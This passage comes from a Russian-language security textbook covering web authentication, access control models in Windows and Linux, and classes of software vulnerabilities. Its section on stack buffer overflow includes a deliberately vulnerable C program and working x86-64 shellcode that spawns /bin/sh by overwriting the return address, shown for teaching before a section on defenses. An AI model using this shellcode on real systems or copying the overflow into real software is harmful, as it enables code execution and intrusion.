В настоящий момент HTTP (вместе с HTTPS) является основным протоколом, используемым в сети Интернет для доступа к веб-сервисам (например к социальным сетям или веб-клиентам электронной почты). Данный протокол является протоколом типа «запрос-ответ», причём для каждого запроса открывается новое соединение с сервером[1]. То есть протокол HTTP не является сессионным протоколом. В связи с этим задачу аутентификации на веб-сервисах можно разделить на задачи первичной и вторичной аутентификаций. *Первичной аутентификацией* будем называть механизм обычной аутентификации пользователя в рамках некоторого HTTP-запроса, а *вторичной* (или *повторной*) – некоторый механизм подтверждения в рамках последующих HTTP-запросов, что пользователь уже был *ранее* аутентифицирован веб-сервисом в рамках первичной аутентификации.

Аутентификация в веб-сервисах также бывает *односторонней* (как со стороны клиента, так и со стороны сервиса) и *взаимной*. Под аутентификацией веб-сервиса обычно понимается возможность сервиса доказать клиенту, что он является именно тем

[1] Для версии протокола HTTP/1.0 существует неофициальное [12, p. 17] расширение в виде заголовка Connection: Keep-Alive, который позволяет использовать одно соединение для нескольких запросов. Версия протокола HTTP/1.1 по умолчанию [33, 6.3. Persistence] устанавливает поддержку выполнения нескольких запросов в рамках одного соединения. Однако все запросы всё равно выполняются независимо друг от друга.

веб-сервисом, к которому хочет получить доступ пользователь, а не его мошеннической подменой, созданной злоумышленниками. Для аутентификации веб-сервисов используется механизм сертификатов открытых ключей протокола HTTPS с использованием инфраструктуры открытых ключей (см. раздел 9.5).

При использовании протокола HTTPS и наличии соответствующей поддержки со стороны веб-сервиса клиент также имеет возможность аутентифицировать себя с помощью своего сертификата открытого ключа. Данный механизм редко используется в публичных веб-сервисах, так как требует от клиента иметь на устройстве, с которого осуществляется доступ, файл сертификата открытого ключа.

14.5.1. Первичная аутентификация по паролю

Стандартная первичная аутентификация в современных веб-сервисах происходит посредством обычной передачи логина и пароля в открытом виде по сети. Если SSL-соединение не используется, логин и пароль могут быть перехвачены. Даже при использовании SSL-соединения веб-приложение имеет доступ к паролю в открытом виде.

Более защищённым, но малоиспользуемым способом аутентификации является вычисление хэша от пароля m, «соли» s и псевдослучайных одноразовых меток n_1, n_2 с помощью JavaScript в браузере и отсылка по сети только результата вычисления хэша.

$$\begin{array}{lll} \text{Браузер} & \rightarrow \text{Сервис:} & \text{HTTP GET-запрос,} \\ \text{Браузер} & \leftarrow \text{Сервис:} & s \parallel n_1, \\ \text{Браузер} & \rightarrow \text{Сервис:} & n_2 \parallel h(h(s \parallel m) \parallel n_1 \parallel n_2). \end{array}$$

Если веб-приложение хранит хэш от пароля и «соли» $h(s \parallel m)$, то пароль не может быть перехвачен ни по сети, ни веб-приложением.

В массовых интернет-сервисах пароли часто хранятся в открытом виде на сервере, что не является хорошей практикой для обеспечения защиты персональных данных пользователей.

14.5.2. Первичная аутентификация в OpenID

Из-за большого числа различных логинов, которые приходится использовать для доступа к различным сервисам, постепенно происходит внедрение единых систем аутентификации для различных сервисов (single sign-on), например OpenID. Одновременно происходит концентрация пользователей вокруг больших порталов с единой аутентификацией, например Google Account. Яндекс.Паспорт также уменьшает число используемых паролей для различных служб.

Принцип аутентификации состоит в следующем.

1. Пользователи и интернет-сервисы доверяют аутентификацию третьей стороне – центру единой аутентификации.
2. Когда пользователь заходит на интернет-ресурс, веб-приложение перенаправляет его на центр аутентификации с защитой TLS-соединением.
3. Центр аутентифицирует пользователя и выдаёт ему токен аутентификации, который пользователь предъявляет интернет-сервису.
4. Сервис по токену аутентификации определяет имя пользователя.

На рис. 14.1 показана схема аутентификации в OpenID версии 2 для доступа к стороннему интернет-сервису.

Если сервис и центр вместе создают общий секретный ключ K для имитовставки MAC_K, выполняются шаги 4, 5 по протоколу Диффи — Хеллмана:

4. Сервис $\rightarrow$ центр: модуль p группы $\mathbb{Z}_p^*$, генератор g, число $g^a \mod p$,
5. Сервис $\leftarrow$ центр: число $g^b \mod p$, гаммированный ключ $K \oplus (g^{ab} \mod p)$,

то аутентификатор содержит MAC_K, проверяемый шагом 10 на выданном ключе K[2]. Имитовставка определяется как описанный ранее HMAC с хэш-функцией SHA-256.

[2]Более правильным подходом является использование в качестве ключа $K = g^{ab} \mod p$, так как в этом случае ключ создаётся совместно, а не выдаётся центром.




Рис. 14.1 – Схема аутентификации в OpenID

Если сервис и центр не создают общий ключ (этапы 4, 5 не выполняются), то сервис делает запрос на проверку аутентификатора в шагах 10, 11.

В OpenID аутентификатор состоит из следующих основных полей: имени пользователя, URL сервиса, результата аутентификации в OpenID, одноразовой метки и, возможно, кода аутентификации от полей аутентификатора на секретном ключе K, если он был создан на этапах 4, 5. Одноразовая метка является *одноразовым* псевдослучайным идентификатором результата аутентификации, который центр сохраняет в своей БД. По одноразовой метке сервис запрашивает центр о верности результата аутентификации на этапах 10, 11. Одноразовая метка дополнительно защищает от атак воспроизведения.

Можно было бы исключить шаги 4, 5, 10, 11, но тогда сервису пришлось бы реализовывать и хранить в БД использованные одноразовые метки для защиты от атак воспроизведения. Цель OpenID – предоставить аутентификацию с минимальными издержками на интеграцию. Поэтому в OpenID реализуется модель, в которой сервис делегирует все проверки центру с помощью соответствующих запросов.

Важно отметить, что в аутентификации через OpenID необ-

ходимо использовать TLS-соединения (то есть протокол HTTPS) при всех взаимодействиях с центром, так как в самом протоколе OpenID не производится аутентификация сервиса и центра, конфиденциальность и целостность не поддерживаются.

14.5.3. Вторичная аутентификация по cookie

Если сервер использует первичную аутентификацию по паролю, который передаётся в виде данных POST-запроса, то осуществлять подобную передачу данных при каждом обращении неудобно. Клиент должен иметь возможность доказать серверу, что он уже прошёл первичную аутентификацию. Должен быть предусмотрен механизм вторичной аутентификации. Для этого используется случайный токен, который уникален для каждого пользователя (обычно – для каждого сеанса работы пользователя), который сервер передаёт пользователю после первичной аутентификации. Данный токен должен передаваться клиентом на сервис при каждом обращении к страницам, которые относятся к защищённой области сервиса. На практике применяются следующие механизмы для передачи данного токена при каждом запросе.

- Первым способом является модификация вывода страницы клиенту, которая добавляет ко всем URL в HTML-коде страницы этот токен. В результате, переходя по ссылкам на HTML-странице (а также заполняя формы и отправляя их на сервер), клиент будет автоматически отправлять токен как часть запроса в URL-адресе страницы:

  http://tempuri.org/page.html?token=12345.

- Вторым способом является использование механизма cookie («куки», «кукиз», на русский обычно не переводится, подробнее см. [42, Client Identification and Cookies]). Данный механизм позволяет серверу передать пользователю некоторую строку, которая будет отправляться на сервер при каждом последующем запросе.

Основным механизмом для вторичной аутентификации пользователей в веб-сервисах является механизм cookie, а токены, как часть URL, используются в распределённых системах, наподобие

уже рассмотренной OpenID, так как сервисы, находящиеся в разных доменах, не имеют доступа к общим cookie. Далее рассмотрим подробнее механизм использования cookie.

Когда браузер в первый раз делает HTTP-запрос:

```
GET /index.html HTTP/1.1
Host: www.wikipedia.org
Accept: */*
```

В заголовок ответа сервера веб-приложение может добавить заголовок Set-Cookie, который содержит новые значения cookie:

```
HTTP/1.1 200 OK
Content-type: text/html
Set-Cookie: name1=value1; name2=value2; ...

...далее HTML-страница...
```

Браузер, если это разрешено настройками, при последующих запросах к веб-серверу автоматически будет отсылать cookie назад веб-приложению:

```
GET /wiki/HTTP_cookie HTTP/1.1
Host: www.wikipedia.org
Cookie: name1=value1; name2=value2; ...
Accept: */*
```

Далее веб-приложение может создать новый cookie, изменить значение старого и т. д. Браузер хранит cookie на устройстве клиента. То есть cookie позволяет хранить переменные на устройстве клиента, отсылать сохранённые значения, получать новые переменные. В результате создаётся передача состояний, что даёт возможность не вводить логин и пароль каждый раз при входе в интернет-сервис, использовать несколько окон для одного сеанса работы в интернет-магазине и т. д. При создании cookie может указываться его конечное время действия, после которого браузер удалит устаревший cookie.

Для вторичной аутентификации в cookie веб-приложение записывает токен в виде текстовой строки. В качестве токена можно использовать *псевдослучайную* текстовую строку достаточной длины, созданную веб-приложением. Например:

Cookie: auth=B35NMVNASUY26MMWNVZ87.

В этом случае веб-сервис должен вести журнал выданных токенов пользователям и их сроков действия. Если информационная система небольшого размера (один или десятки серверов), то вместо журнала может использоваться механизм session storage.

- При первом заходе на сайт сервер приложений (платформа исполнения веб-приложения) «назначает» клиенту сессию, отправляя ему через механизм cookie новый (псевдо)случайный токен сессии, а в памяти сервера выделяя структуру, которая недоступна самому клиенту, но которая соответствует данной конкретной сессии.

- При каждом последующем обращении клиент передаёт токен (идентификатор) сессии с помощью механизма cookie. Сервер приложений берёт из памяти соответствующую структуру сессии и передаёт её приложению вместе с параметрами запроса.

- В момент прохождения первичной аутентификации приложение добавляет в указанную область памяти ссылку на информацию о пользователе.

- При последующих обращениях приложение использует информацию о пользователе, записанную в области памяти сессии клиента.

- Сессия автоматически стирается из памяти после прохождения некоторого времени неактивности клиента (что контролируется настройками сервера) либо если приложение явно вызвало функцию инвалидации сессии (англ. *invalidate*).

Плюсом использования session storage является то, что этот механизм уже реализован в большинстве платформ для построения веб-приложений (см., например, [18, Controlling sessions]). Его минусом является сложность синхронизации структур сессий в памяти серверов для распределённых информационных систем большого размера.

Вторым способом вторичной аутентификации с использованием cookie является непосредственное включение аутентификационных данных (идентификатор пользователя, срок действия) в

cookie вместо случайного токена. К данным в обязательном порядке добавляется имитовставка по ключу, который известен только сервису. С одной стороны, данный подход может значительно увеличить размер передаваемых cookie. С другой – он облегчает вторичную аутентификацию в распределённых системах, так как промежуточным сервисом, хранящим информацию о произошедшей аутентификации, является только клиент, а не сервер.

Конечно, беспокоиться об аутентификации в веб-сервисах при использовании обычного HTTP-протокола без зашифрованного SSL-соединения имеет смысл только по отношению к угадыванию токенов аутентификации другими пользователями, которые не имеют доступа к маршрутизаторам и сети, через которые клиент общается с сервисом. Кража компьютера или одного cookie-файла и перехват незащищённого трафика протокола HTTP приводят к доступу в систему под именем взломанного пользователя.

Глава 15

Программные уязвимости

15.1. Контроль доступа в информационных системах

В информационных системах контроль доступа вводится над *действия субъектов* над *объектами*. В операционных системах под субъектами почти всегда понимаются процессы, под объектами – процессы, разделяемая память, объекты файловой системы, порты ввода-вывода и т. д., под действием – чтение (файла или содержимого директории), запись (создание, добавление, изменение, удаление, переименование файла или директории) и исполнение (файла-программы). Система контроля доступа в информационной системе (операционной системе, базе данных и т. д.) определяет множество субъектов, объектов и действий.

Применение контроля доступа создаётся:

1. *аутентификацией* субъектов и объектов,
2. *авторизацией* допустимости действия,
3. *аудитом* (проверкой и хранением) ранее совершённых действий.

Различают три основные модели контроля доступа: дискреционная (англ. *discretionary access control, DAC*), мандатная (англ. *mandatory access control, MAC*) и ролевая (англ. *role-based access control, RBAC*). Современные операционные системы используют *комбинации* двух или трёх моделей доступа, причём решения о доступе принимаются в порядке убывания приоритета: ролевая, мандатная, дискреционная модели.

Системы контроля доступа и защиты информации в операционных системах используются не только для защиты от злоумышленника, но и для повышения устойчивости системы в целом. Однако появление новых механизмов в новых версиях ОС может привести к проблемам совместимости с уже существующим программным обеспечением.

15.1.1. Дискреционная модель

Классическое определение из так называемой Оранжевой книги (англ. *"Trusted Computer System Evaluation Criteria"*, устаревший стандарт министерства обороны США 5200.28-STD, 1985 г. [25]) следующее: дискреционная модель – средства ограничения доступа к объектам, основанные на сущности (англ. *identity*) субъекта и/или группы, к которой они принадлежат. Субъект, имеющий определённый доступ к объекту, обладает возможностью полностью или частично передать право доступа другому субъекту.

На практике дискреционная модель доступа предполагает, что для каждого объекта в системе определён субъект-владелец. Этот субъект может самостоятельно устанавливать необходимые, по его мнению, права доступа к любому из своих объектов для остальных субъектов, в том числе и для себя самого. Логически владелец объекта является владельцем информации, находящейся в этом объекте. При доступе некоторого субъекта к какому-либо объекту система контроля доступа лишь считывает установленные для объекта права доступа и сравнивает их с правами доступа субъекта. Кроме того, предполагается наличие в ОС некоторого выделенного субъекта – администратора дискреционного управления доступом, который имеет привилегию устанавливать дискреционные права доступа для любых, даже ему не принадлежащих объектов в системе.

Дискреционную модель реализуют почти все популярные ОС, в частности Windows и Unix. У каждого объекта (файла, процесса и т. д.) есть субъект-владелец (пользователь, группа пользователей или система), который может делегировать доступ к объекту другим субъектам, изменяя атрибуты на чтение и запись файлов. Администратор системы обычно имеет возможно поменять владельца любого объекта и любые атрибуты безопасности.

15.1.2. Мандатная модель

Приведем классическое определение мандатной модели из Оранжевой книги. *Мандатная модель* контроля доступа – это модель, в которой используются средства ограничения доступа к объектам, основанные на важности (секретности) информации, содержащейся в объектах, и обязательная авторизация действий субъектов для доступа к информации с присвоенным уровнем важности. Важность информации определяется уровнем доступа, приписываемым всем объектам и субъектам. Исторически мандатная модель определяла важность информации в виде иерархии, например совершенно секретно (СС), секретно (С), конфиденциально (К) и рассекречено (Р). При этом верно следующее: СС $\supset$ С $\supset$ К $\supset$ Р, то есть каждый уровень включает сам себя и все уровни, находящиеся ниже в иерархии.

Современное определение мандатной модели – применение явно указанных правил доступа субъектов к объектам, определяемых только администратором системы. Сами субъекты (пользователи) не имеют возможности для изменения прав доступа. Правила доступа описаны матрицей, в которой столбцы соответствуют субъектам, строки – объектам, а в ячейках содержатся допустимые действия субъекта над объектом. Матрица покрывает всё пространство субъектов и объектов. Также определены правила наследования доступа для новых создаваемых объектов. В мандатной модели матрица может быть изменена только администратором системы.

Модель Белла — Ла Падулы (англ. *Bell — LaPadula Model*, [8; 9]) использует два мандатных и одно дискреционное правила политики безопасности.

1. Субъект с определённым уровнем секретности не может

иметь доступ на *чтение* объектов с более *высоким* уровнем секретности (англ. *no read-up*).

2. Субъект с определённым уровнем секретности не может иметь доступ на *запись* объектов с более *низким* уровнем секретности (англ. *no write-down*).

3. Использование матрицы доступа субъектов к объектам для описания дискреционного доступа.

15.1.3. Ролевая модель

Ролевая модель доступа основана на определении ролей в системе. Понятие «роль» в этой модели – это совокупность действий и обязанностей, связанных с определённым видом деятельности. Таким образом, достаточно указать тип доступа к объектам для определённой роли и определить группу субъектов, для которых она действует. Одна и та же роль может использоваться несколькими различными субъектами (пользователями). В некоторых системах пользователю разрешается выполнять несколько ролей одновременно, в других есть ограничение на одну или несколько непротиворечащих друг другу ролей в каждый момент времени.

Ролевая модель, в отличие от дискреционной и мандатной, позволяет реализовать разграничение полномочий пользователей, в частности, на системного администратора и офицера безопасности, что повышает защиту от человеческого фактора.

15.2. Контроль доступа в ОС

15.2.1. Windows

Операционные системы Windows, вплоть до Windows Vista, использовали только дискреционную модель безопасности. Владелец файла имел возможность изменить права доступа или разрешить доступ другому пользователю.

Начиная с Windows Vista, в дополнение к стандартной дискреционной модели субъекты и объекты стали обладать мандатным уровнем доступа, устанавливаемым администратором (или по умолчанию системой для новых созданных объектов) и имеющим

приоритет над стандартным дискреционным доступом, который может менять владелец.

В Vista мандатный уровень доступа предназначен в большей степени для обеспечения *целостности* и устойчивости системы, чем для обеспечения секретности.

Уровень доступа объекта (англ. *integrity level* в терминологии Windows) помечается шестнадцатеричным числом в диапазоне от 0 до 0x4000, большее число означает более высокий уровень доступа. В Vista определены 5 базовых уровней:

- ненадёжный (Untrusted, 0x0000);
- низкий (Low Integrity, 0x1000);
- средний (Medium Integrity, 0x2000);
- высокий (High Integrity, 0x3000);
- системный (System Integrity, 0x4000).

Дополнительно объекты имеют три атрибута, которые, если они установлены, запрещают доступ субъектов с более низким уровнем доступа к ним: субъекты с более низким уровнем доступа не могут:

- читать (англ. *no read-up*);
- изменять (англ. *no write-up*);
- исполнять (англ. *no execute-up*).

объекты с более высоким уровнем доступа. Для всех объектов по умолчанию установлен атрибут запрета записи объектов с более высоким уровнем доступа, чем имеет субъект (no write-up).

Субъекты имеют два атрибута:

- запрет записи объектов с более высоким уровнем доступа, чем у субъекта (no write-up, эквивалентно аналогичному атрибуту объекта);
- установка уровня доступа созданного процесса-потомка как минимума от уровня доступа родительского процесса (субъекта) и исполняемого файла (объекта файловой системы).

Оба атрибута установлены по умолчанию.

Все пользовательские данные и процессы по умолчанию имеют средний уровень доступа, а системные файлы – системный. Например, если в Internet Explorer, который в защищённом (англ. *protected*) режиме запускается с низким уровнем доступа, обнаружится уязвимость, злоумышленник не будет иметь возможности изменить системные данные на диске, даже если браузер запущен администратором.

Уровень доступа процесса соответствует уровню доступа пользователя (процесса), который запустил процесс. Например, пользователи LocalSystem, LocalService, NetworkService получают системный уровень, администраторы – высокий, обычные пользователи системы – средний, остальные (англ. *everyone*) – низкий.

По каким-то причинам, вероятно, для целей совместимости с ранее разработанными программами и/или для упрощения разработки и настройки новых сторонних программ других производителей, субъекты с системным, высоким и средним уровнями доступа создают объекты или владеют объектами со *средним* уровнем доступа. И только субъекты с низким уровнем доступа создают объекты с низким уровнем доступа. Это означает, что системный процесс может владеть файлом или создать файл со средним уровнем доступа, и другой процесс с более низким уровнем доступа, например средним, может получить доступ к файлу, в том числе и на запись. Это нарушает принцип запрета записи в объекты, созданные субъектами с более высоким уровнем доступа.

15.2.2. Linux

Стандартная ОС Unix обеспечивает дискреционную модель контроля доступа на следующей основе.

- Каждый субъект (процесс) и объект (файл) имеют владельца, пользователя и группу, которые могут изменять доступ к данному объекту для себя, других пользователей и групп.

- Каждый объект (файл) имеет атрибуты доступа на чтение (r), запись (w) и исполнение (x) для трёх типов пользователей: владельца-пользователя (u), владельца-группы (g), остальных пользователей (o) – (u=rwx, g=rwx, o=rwx).

- Субъект может входить в несколько групп.

В 2000 г. Агентство Национальной Безопасности США (NSA) выпустило набор изменений SELinux с открытым исходным кодом к ядру ОС Linux версии 2.4. Начиная с версии ядра 2.6, SELinux входит как часть стандартного ядра. SELinux реализует комбинацию ролевой, мандатной и дискреционной моделей контроля доступа, которые могут быть изменены только администратором системы (и/или администратором безопасности). По сути, SELinux приписывает каждому субъекту одну или несколько ролей, и для каждой роли указано, к объектам с какими атрибутами они могут иметь доступ и какого вида.

Основная проблема ролевых систем контроля доступа – очень большой список описания ролей и атрибутов объектов, что увеличивает сложность системы и приводит к регулярным ошибкам в таблицах описания контроля доступа.

15.3. Виды программных уязвимостей

Вирусом называется самовоспроизводящаяся часть кода (подпрограмма), которая встраивается в носители (другие программы) для своего исполнения и распространения. Вирус не может исполняться и передаваться без своего носителя.

Червём называется самовоспроизводящаяся отдельная (под)программа, которая может исполняться и распространяться самостоятельно, не используя программу-носитель.

Первой вехой в изучении компьютерных вирусов можно назвать 1949 год, когда Джон фон Нейман прочёл курс лекций в Университете Иллинойса под названием «Теория самовоспроизводящихся машин» (изданы в 1966 [73], переведены на русский язык издательством «Мир» в 1971 году [118]), в котором ввёл понятие самовоспроизводящихся механических машин. Первым сетевым вирусом считается вирус Creeper 1971 г., распространявшийся в сети ARPANET, предшественнице Интернета. Для его уничтожения был создан первый антивирус Reaper, который находил и уничтожал Creeper.

Первый червь для Интернета, червь Морриса, 1988 г., уже использовал *смешанные* атаки для заражения UNIX машин [28; 92].

Сначала программа получала доступ к удалённому запуску команд, эксплуатируя уязвимости в сервисах sendmail, finger (с использованием атаки на переполнение буфера) или rsh. Далее, с помощью механизма подбора паролей червь получал доступ к локальным аккаунтам пользователей:

- получение доступа к учётным записям с очевидными паролями:
  - без пароля вообще;
  - имя аккаунта в качестве пароля;
  - имя аккаунта в качестве пароля, повторённое дважды;
  - использование «ника» (англ. *nickname*);
  - фамилия (англ. *last name, family name*);
  - фамилия, записанная задом наперёд;
- перебор паролей на основе встроенного словаря из 432 слов;
- перебор паролей на основе системного словаря /usr/dict/words.

Программной уязвимостью называется свойство программы, позволяющее нарушить её работу. Программные уязвимости могут приводить к отказу в обслуживании (Denial of Service, DoS-атака), утечке и изменению данных, появлению и распространению вирусов и червей.

Одной из распространённых атак для заражения персональных компьютеров является переполнение буфера в стеке. В интернет-сервисах наиболее распространённой программной уязвимостью в настоящее время является межсайтовый скриптинг (Cross-Site Scripting, XSS-атака).

Наиболее распространённые программные уязвимости можно разделить на классы:

1. Переполнение буфера – копирование в буфер данных большего размера, чем длина выделенного буфера. Буфером может быть контейнер текстовой строки, массив, динамически выделяемая память и т. д. Переполнение становится возможным вследствие либо отсутствия контроля над длиной копируемых данных, либо из-за ошибок в коде. Типичная ошибка

– разница в 1 байт между размерами буфера и данных при сравнении.

2. Некорректная обработка (парсинг) данных, введённых пользователем, является причиной большинства программных уязвимостей в веб-приложениях. Под обработкой понимаются:

   (a) проверка на допустимые значения и тип (числовые поля не должны содержать строки и т. д.);

   (b) фильтрация и экранирование специальных символов, имеющих значения в скриптовых языках или применяющихся для перекодирования из одной текстовой кодировки в другую. Примеры символов: \, %, <, >, ", ';

   (c) фильтрация ключевых слов языков разметки и скриптов. Примеры: script, JavaScript;

   (d) перекодирование различными кодировками при парсинге. Распространённый способ обхода системы контроля парсинга данных состоит в однократном или множественном последовательном кодировании текстовых данных в шестнадцатеричные кодировки %NN ASCII и UTF-8. Например, браузер или веб-приложения производят n-кратное перекодирование, в то время как система контроля делает k-кратное перекодирование, $0 \leqslant k < n$, и, следовательно, пропускает закодированные запрещённые символы и слова.

3. Некорректное использование функций. Например, printf(s) может привести к уязвимости записи в память по указанному адресу. Если злоумышленник вместо обычной текстовой строки введёт в качестве s "текст некоторой длины%n", то функция printf, ожидающая первым аргументом строку формата fmt, обнаружив %n, возьмёт значение из ячеек памяти, находящихся перед ячейками с указателем на текстовую строку (устройство стека описано далее), и запишет в память по адресу, равному считанному значению, количество выведенных символов на печать функцией printf.

15.4. Переполнение буфера в стеке

В качестве примера переполнения буфера опишем самую распространённую атаку, направленную на исполнение кода злоумышленника.

В 64-битовой x86-64 архитектуре основное пространство виртуальной памяти процесса из 16-ти эксбибайт (2^{64} байт) свободно, и только малая часть занята (выделена). Виртуальная память выделяется процессу операционной системой блоками по 4 кибибайта, называемыми страницами памяти. Выделенные страницы соответствуют страницам физической оперативной памяти или страницам файлов.

Пример выделенной виртуальной памяти процесса представлен в таблице 15.1. Локальные переменные функций хранятся в области памяти, называемой стеком.

Приведём пример переполнения буфера в стеке, которое даёт возможность исполнить код для 64-разрядной ОС Linux. Ниже приводится листинг исходной программы, которая печатает расстояние Хэмминга между векторами $b1$ = 0x01234567 и $b2$ = 0x89ABCDEF.

```
#include <stdio.h>
#include <string.h>

int hamming_distance(unsigned a1, unsigned a2, char *text,
                     size_t textsize) {
  char buf[32];
  unsigned distance = 0;
  unsigned diff = a1 ^ a2;
  while (diff) {
    if (diff & 1) distance++;
    diff >>= 1;
  }
  memcpy(buf, text, textsize);
  printf("%s: %i\n", buf, distance);
  return distance;
}

int main() {
```

```
  char text[68] = "Hamming";
  unsigned b1 = 0x01234567;
  unsigned b2 = 0x89ABCDEF;
  return hamming_distance(b1, b2, text, 8);
}
```

Таблица 15.1 – Пример структуры виртуальной памяти процесса

Вывод программы при запуске:

```
$ ./hamming
Hamming: 8
```

При вызове функций вызывающая функция выделяет стековый кадр для вызываемой функции в сторону уменьшения адресов. Стековый кадр в порядке уменьшения адресов состоит из следующих частей:

1. Аргументы вызова функции, расположенные в порядке увеличения адреса (за исключением тех, которые передаются в регистрах процессора).

2. Сохранённый регистр процессора rip вызывающей функции, также называемый адресом возврата. Регистр rip содержит адрес следующей инструкции для исполнения. При входе в вызываемую функцию rip запоминается в стеке, затем в rip записывается адрес первой инструкции вызываемой функции, а по завершении функции rip восстанавливается из стека, и, таким образом, исполнение возвращается назад.

3. Сохранённый регистр процессора rbp вызывающей функции. Регистр rbp содержит адрес сохранённого предыдущего значения rbp вызывающей функции. Процессор обращается к локальным переменным функций по смещению относительно rbp. При вызове функции rbp сохраняется в стеке, затем в rbp записывается текущее значение адреса вершины стека (регистр rsp), а по завершении функции rbp восстанавливается.

4. Локальные переменные вызываемой функции, как правило, расположенные в порядке уменьшения адреса при объявлении новой переменной (порядок может быть изменён в результате оптимизаций и использования механизмов защиты, таких как Stack Smashing Protection в компиляторе GCC).

Адрес начала стека, а также, возможно, адреса локальных массивов и переменных выровнены по границе параграфа в 16 байтов, из-за чего в стеке могут образоваться неиспользуемые байты.

Если в программе имеется ошибка, которая может привести к переполнению выделенного буфера в стеке при копировании, то есть возможность записать вместо сохранённого значения регистра rip новое. В результате по завершении данной функции исполнение начнётся с указанного адреса. Если есть возможность записать в переполняемый буфер исполняемый код, а затем на место сохранённого регистра rip адрес на этот код, то получим исполнение заданного кода в стеке функции.

На рис. 15.1 приведены исходный стек и стек с переполнением буфера, из-за которого записалось новое сохранённое значение rip.




Рис. 15.1 – Исходный стек и стек с переполнением буфера

Изменим программу для демонстрации, поместив в копируемую строку исполняемый код для вызова /bin/sh.

```
...
int main() {
  char text[68] =
```

```
    // 28 байтов исполняемого кода
    "\x90" "\x90" "\x90"                    // nop; nop; nop
    "\x48\x31" "\xD2"                       // xor %rdx, %rdx
    "\x48\x31" "\xF6"                       // xor %rsi, %rsi
    "\x48\xBF" "\xDC\xEA\xFF\xFF"
    "\xFF\x7F\x00\x00"                        // mov $0x7fffffffeadc,
                                    //   %rdi
    "\x48\xC7\xC0" "\x3B\x00\x00\x00"   // mov $0x3b, %rax
    "\x0F\x05"                            // syscall
    // 8 байтов строки /bin/sh
    "\x2F\x62\x69\x6E\x2F\x73\x68\x00"  // "/bin/sh\0"
    // 12 байтов заполнения и 16 байтов новых
    // значений сохранённых регистров
    "\x00\x00\x00\x00"                      // незанятые байты
    "\x00\x00\x00\x00"                      // unsigned distance
    "\x00\x00\x00\x00"                      // unsigned diff
    "\x50\xEB\xFF\xFF"                        // регистр
    "\xFF\x7F\x00\x00"                      //   rbp=0x7fffffffeb50
    "\xC0\xEA\xFF\xFF"                        // регистр
    "\xFF\x7F\x00\x00";                     //   rip=0x7fffffffeac0
...
  hamming_distance(b1, b2, text, 68);
  return 0;
}
```

Код эквивалентен вызову функции execve("/bin/sh", 0, 0) через системный вызов функции ядра Linux для запуска оболочки среды /bin/sh. При системном вызове нужно записать в регистр rax номер системной функции, а в другие регистры процессора – аргументы. Данный системный вызов с номером 0x3b требует в качестве аргументов регистры rdi с адресом строки исполняемой программы, rsi и rdx с адресами строк параметров запускаемой программы и переменных среды. В примере в rdi записывается адрес 0x7fffffffeadc, который указывает на строку "/bin/sh" в стеке после копирования. Регистры rdx и rsi обнуляются.

На рис. 15.1 приведён стек с переполненным буфером, в котором записалось новое сохранённое значение rip, указывающее на заданный код в стеке.

Начальные инструкции nop с кодом 0x90 означают пустые операции. Часто точные значения адреса и структуры стека неизвестны, поэтому злоумышленник угадывает предполагаемый ад-

рес стека. В начале исполняемого кода создаётся массив из операций nop с надеждой на то, что предполагаемое значение стека, то есть требуемый адрес rip, попадёт на эти операции, повысив шансы угадывания. Стандартная атака на переполнение буфера с исполнением кода также подразумевает последовательный перебор предполагаемых адресов для нахождения правильного адреса для rip.

В результате переполнения буфера в примере по завершении функции hamming_distance() начнёт исполняться инструкция с адреса строки buf, то есть заданный код.

15.4.1. Защита

Лучший способ защиты от атак переполнения буфера – создание программного кода со слежением за размером данных и длиной буфера. Однако ошибки всё равно происходят. Существует несколько стандартных способов защиты от исполнения кода в стеке в архитектуре x86 (x86-64).

